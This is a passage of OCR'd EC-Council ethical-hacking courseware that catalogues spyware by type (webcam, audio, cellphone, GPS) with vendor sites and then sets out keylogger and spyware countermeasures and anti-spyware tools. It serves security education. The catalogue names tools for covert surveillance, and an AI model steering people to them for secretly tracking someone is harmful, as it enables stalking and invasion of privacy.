


Figure 6.114: Screenshot of Power Spy showing windows opened

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following is the list of spyware:

- **Desktop and Child-Monitoring Spyware**
  - ACTIVTrak (*https://activtrak.com*)
  - Veriato Cerebral (*http://www.veriato.com*)
  - NetVizor (*https://www.netvizor.net*)
  - SoftActivity Monitor (*https://www.softactivity.com*)
  - SoftActivity TS Monitor (*https://www.softactivity.com*)
- **USB Spyware**

  USB spyware monitors and analyzes data transferred between any USB device connected to a computer as well as its applications. It helps in application development, USB device drivers, or hardware development and offers a powerful platform for effective coding, testing, and optimization.

  The following is a list of USB spyware:
  - USB Analyzer (*https://www.eltima.com*)
  - USB Monitor (*https://www.hhdsoftware.com*)
  - USBDeview (*https://www.nirsoft.net*)
  - Advanced USB Port Monitor (*https://www.aggsoft.com*)
  - USB Monitor Pro (*http://www.usb-monitor.com*)
- **Audio Spyware**

  Audio spyware helps to monitor sound and voice recorders on the system. It invisibly starts recording once it detects the sound and automatically stops recording when the voice disappears. It can be used in recording conferences, monitoring phone calls, radio broadcasting logs, spying, and employee monitoring, etc.

  The following is the list of audio spyware:
  - Spy Voice Recorder (*http://www.mysuperspy.com*)
  - Spy Audio Listening Device (*https://www.securityplanet.co*)
  - Spy USB Voice Recorder (*https://www.securityplanet.co*)
  - Voice Activated Flash Drive Voice Recorder (*https://www.spytec.com*)
  - Audio Spyware Snooper (*https://www.snooper.se*)
- **Video Spyware**

  Video spyware is used for secret video surveillance. An attacker can use this software to secretly monitor and record webcams and video IM conversations. An attacker can use video spyware to remotely view webcams to obtain live footage of secret

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

communication. Using this spyware, attackers can record and replay anything displayed on the victim's screen.

The following is a list of video spyware:

- Movavi Video Editor (*https://www.movavi.com*)
- Free2X Webcam Recorder (*http://www.free2x.com*)
- iSpy (*https://www.ispyconnect.com*)
- NET Video Spy (*https://www.sarbash.com*)
- Eyeline Video Surveillance Software (*https://www.nchsoftware.com*)

- **Cellphone Spyware**

  Like Mobile Spy, an attacker can also use the following software programs as telephone/cellphone spyware to record all activities on a phone, such as Internet usage, text messages, and phone calls.

  Some of the available telephone/cellphone spyware programs are as follows:

  - Phone Spy (*https://www.phonespysoftware.com*)
  - XNSPY (*https://xnspy.com*)
  - iKeyMonitor (*https://ikeymonitor.com*)
  - OneSpy (*https://www.onespy.in*)
  - TheTruthSpy (*https://thetruthspy.com*)

- **GPS Spyware**

  Various software programs act as GPS spyware to trace the location of particular mobile devices. Attackers can also employ the following GPS spyware software to track the location of the target mobile devices.

  Some examples of GPS spyware programs are listed as follows:

  - Spyera (*https://spyera.com*)
  - mSpy (*https://www.mspy.com*)
  - MOBILE SPY (*http://www.mobile-spy.com*)
  - MobiStealth (*https://www.mobistealth.com*)
  - FlexiSPY (*https://www.flexispy.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Keyloggers

1. Use pop-up blockers and avoid opening junk emails
2. Install anti-spyware/antivirus programs and keep the signatures up to date
3. Install professional firewall software and anti-keylogging software
4. Recognize phishing emails and delete them
5. Regularly update and patch system software
6. Do not click on links in unwanted or doubtful emails that may point to malicious sites
7. Use keystroke interference software, which inserts randomized characters into every keystroke
8. Scan the files before installing and use registry editor or process explorer to check for keystroke loggers
9. Use the Windows on-screen keyboard accessibility utility to enter the password or any other confidential information
10. Install a host-based IDS, which can monitor your system and disable the installation of keyloggers
11. Use an automatic form-filling password manager or virtual keyboard to enter your username and password
12. Use software that frequently scans and monitors the changes in the system or network

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Keyloggers (Cont'd)

Hardware Keylogger Countermeasures

1. Restrict physical access to sensitive computer systems
2. Periodically check your keyboard interface to ensure that no extra components are plugged into the keyboard cable connector
3. Use encryption between the keyboard and its driver
4. Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber
5. Use an on-screen keyboard and click on it using a mouse
6. Periodically check the video monitor cables to detect the presence of hardware keyloggers
7. Setup video surveillance around the computer desk to detect the addition of malicious hardware
8. Disable USB ports or setup advanced BIOS authentication mechanisms to enable USB ports

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Keyloggers

Different countermeasures to defend against keyloggers are listed as follows:

- Use pop-up blockers and avoid opening junk emails.
- Install anti-spyware/antivirus programs and keep the signatures up to date.
- Install professional firewall software and anti-keylogging software.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Recognize phishing emails and delete them.
- Regularly update and patch system software.
- Do not click on links in unsolicited or dubious emails that may direct you to malicious sites.
- Use keystroke interference software that insert randomized characters into every keystroke.
- Antivirus and anti-spyware software can detect any installed software, but it is better to detect these programs before installation. Scan the files thoroughly before installing them onto the computer and use a registry editor or process explorer to check for keystroke loggers.
- Use the Windows on-screen keyboard accessibility utility to enter a password or any other confidential information. Use your mouse to enter any information such as passwords and credit card numbers into the fields, by using your mouse instead of typing the passwords with the keyboard. This will ensure that your information is confidential.
- Use an automatic form-filling password manager or a virtual keyboard to enter usernames and passwords, as this will avoid exposure through keyloggers. This automatic form-filling password manager will remove the need to type your personal, financial, or confidential details such as credit card numbers and passwords via the keyboard.
- Keep your hardware systems secure in a locked environment and frequently check the keyboard cables for attached connectors, USB port, and computer games such as the PS2 that may have been used to install keylogger software.
- Use software that frequently scan and monitor changes in your system or network.
- Install a host-based IDS, which can monitor your system and disable the installation of keyloggers.
- Use one-time password (OTP) or other authentication mechanisms such as two-step or multi-step verification to authenticate users.
- Enable application whitelisting to block downloading or installing of unwanted software such as keyloggers.
- Use VPN to enable an additional layer of protection through encryption.
- Use process-monitoring tools to detect suspicious processes and system activities.
- Regularly patch and update software and the OS.

Hardware Keylogger Countermeasures

- Restrict physical access to sensitive computer systems.
- Periodically check your keyboard interface to ensure that no extra components are plugged into the keyboard cable connector.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use encryption between the keyboard and its driver.
- Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber.
- Use an on-screen keyboard and click on it using a mouse.
- Periodically check the video monitor cables to detect the presence of hardware keyloggers.
- Set up video surveillance around the computer desk to detect plugging in of malicious hardware.
- Disable USB ports or set up advanced BIOS authentication mechanisms to enable USB ports.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Keyloggers

Zemana AntiLogger | Zemana AntiLogger detects the malware at the time it attacks your system rather than detecting it based on its signature fingerprint




GuardedID
https://www.strikeforcecpg.com

KeyScrambler
https://www.qfxsoftware.com

Oxynger KeyShield
https://www.oxynger.com

Ghostpress
https://schiffer.tech



SpyShelter Free Anti-Keylogger
https://www.spyshelter.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Keyloggers

Anti-keyloggers, also called anti-keystroke loggers, detect and disable keystroke logger software. The special design of these loggers helps them to detect software keyloggers. Many large organizations, financial institutions, online gaming industries, and individuals use anti-keyloggers to protect their privacy while using systems. This software prevents a keylogger from logging every keystroke typed by the victim, and thus keeps all personal information safe and secure. An anti-keylogger scans a computer and detects and removes keystroke logger software. If the software (anti-keylogger) finds any keystroke-logging program on your computer, it immediately identifies and removes the keylogger, whether it is legitimate or illegitimate.

Some anti-keyloggers detect the presence of hidden keyloggers by comparing all files in the computer against a signature database of keyloggers and searching for similarities. Others detect the presence of hidden keyloggers by protecting keyboard drivers and kernels from manipulation. A virtual keyboard or touchscreen makes the task of keystroke-capturing of malicious spyware or Trojan programs difficult. Anti-keyloggers secure your system from spyware and keyloggers.

- **Zemana AntiLogger**

  Source: *https://www.zemana.com*

  Zemana AntiLogger is a software application that blocks attackers. It detects any attempts to modify your computer's settings, record your activities, hook to your PC's sensitive processes, or inject malicious code into your system. The AntiLogger detects the malware at the time it attacks your system, rather than detecting it based on its signature fingerprint.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.115: Screenshot of Zemana AntiLogger

Some examples of anti-keyloggers are listed as follows:

- GuardedID (*https://www.strikeforcecpg.com*)
- KeyScrambler (*https://www.qfxsoftware.com*)
- Oxynger KeyShield (*https://www.oxynger.com*)
- Ghostpress (*https://schiffer.tech*)
- SpyShelter Free Anti-Keylogger (*https://www.spyshelter.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Spyware

1 Try to avoid using any computer system that is not entirely under your control	8 Install and use anti-spyware software
2 Adjust the browser security settings to medium or higher for the Internet zone	9 Perform web surfing safely and download cautiously
3 Be cautious about suspicious emails and sites	10 Do not use administrative mode unless it is necessary
4 Enable the firewall to enhance the security level of the computer	11 Keep your operating system up to date
5 Regularly update the software and use a firewall with outbound protection	12 Do not download free music files, screensavers, or smiley faces from the Internet
6 Regularly check the task manager report and MS configuration manager report	13 Beware of pop-up windows or web pages. Never click anywhere on these windows
7 Regularly update virus definition files and scan the system for spyware	14 Carefully read all disclosures, including the license agreement and privacy statement before installing any application

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Spyware

Spyware is any malicious program installed on a user's system without their knowledge. It gathers confidential information such as personal data and access logs. Spyware can originate from three basic sources: free downloaded software, email attachments, and websites that automatically install spyware when you browse them.

Different ways to defend against spyware are as follows:

- Try to avoid using any computer system that you do not have a complete control over.
- Never adjust your Internet security setting level too low because it provides many chances for spyware to be installed on your computer. Therefore, always set your Internet browser security settings to either high or medium to protect your computer from spyware.
- Do not open suspicious emails and file attachments received from unknown senders. There is a high likelihood that you will allow a virus, freeware, or spyware onto the computer. Do not open unknown websites linked in spam mail messages, retrieved by search engines, or displayed in pop-up windows because they may mislead you into downloading spyware.
- Enable a firewall to enhance the security level of your computer.
- Regularly update the software, and use a firewall with outbound protection.
- Regularly check Task Manager and MS Configuration Manager reports.
- Regularly update virus definition files and scan the system for spyware.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install anti-spyware software. Anti-spyware is the first line of defense against spyware. This software prevents spyware from installing on your system. It periodically scans and protects your system from spyware.
- Keep your OS up to date.
  - Windows users should periodically perform a Windows or Microsoft update.
  - For users of other OSs or software products, refer to the information given by the OS vendors, and take essential steps against any vulnerability identified.
- Perform web surfing safely and download cautiously.
  - Before downloading any software, ensure that it is from a trusted website. Read the license agreement, security warning, and privacy statements associated with the software thoroughly to gain a clear understanding before downloading it.
  - Before downloading freeware or shareware from a website, ensure that the site is safe. Likewise, be cautious with software programs obtained through P2P file-swapping software. Before installing such programs, perform a scan using anti-spyware software.
- Do not use administrative mode unless it is necessary, because it may execute malicious programs such as spyware in administrator mode. Consequently, attackers may take complete control of your system.
- Do not download free music files, screensavers, or emoticons from the Internet because when you do, there is a possibility that are downloading spyware along with them.
- Beware of pop-up windows or web pages. Never click anywhere on the windows that display messages such as "your computer may be infected," or claim that they can help your computer to run faster. If you click on such windows, your system may become infected with spyware.
- Carefully read all disclosures, including the license agreement and privacy statement, before installing any application.
- Do not store personal or financial information on any computer system that is not totally under your control, such as in an Internet café.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Spyware

SUPERAnti Spyware | SUPERAntiSpyware is a software application that can detect and remove spyware, adware, Trojan horses, and other potentially harmful software applications

SUPERAntiSpyware

SUPERAntiSpyware Scan Results

Critical Threats [2 Items Found]

Potentially Unwanted Programs/Settings [3 Items Found]

Kaspersky Internet Security 2019
https://support.kaspersky.com

SecureAnywhere Internet Security Complete
https://www.webroot.com

Adaware Antivirus free
https://www.adaware.com

MacScan
https://www.securemac.com

Norton AntiVirus Plus
https://norton.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Spyware

There are many anti-spyware applications available on the market, which scan your system and check for spyware such as malware, Trojans, dialers, worms, keyloggers, and rootkits and remove them if found. Anti-spyware provides real-time protection by scanning your system at regular intervals, either weekly or daily. It scans to ensure that the computer is free from malicious software.

- **SUPERAntiSpyware**

  Source: *https://www.superantispyware.com*

  SUPERAntiSpyware is a software application that can detect and remove spyware, adware, Trojan horses, rogue security software, computer worms, rootkits, parasites, and other potentially harmful software applications.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

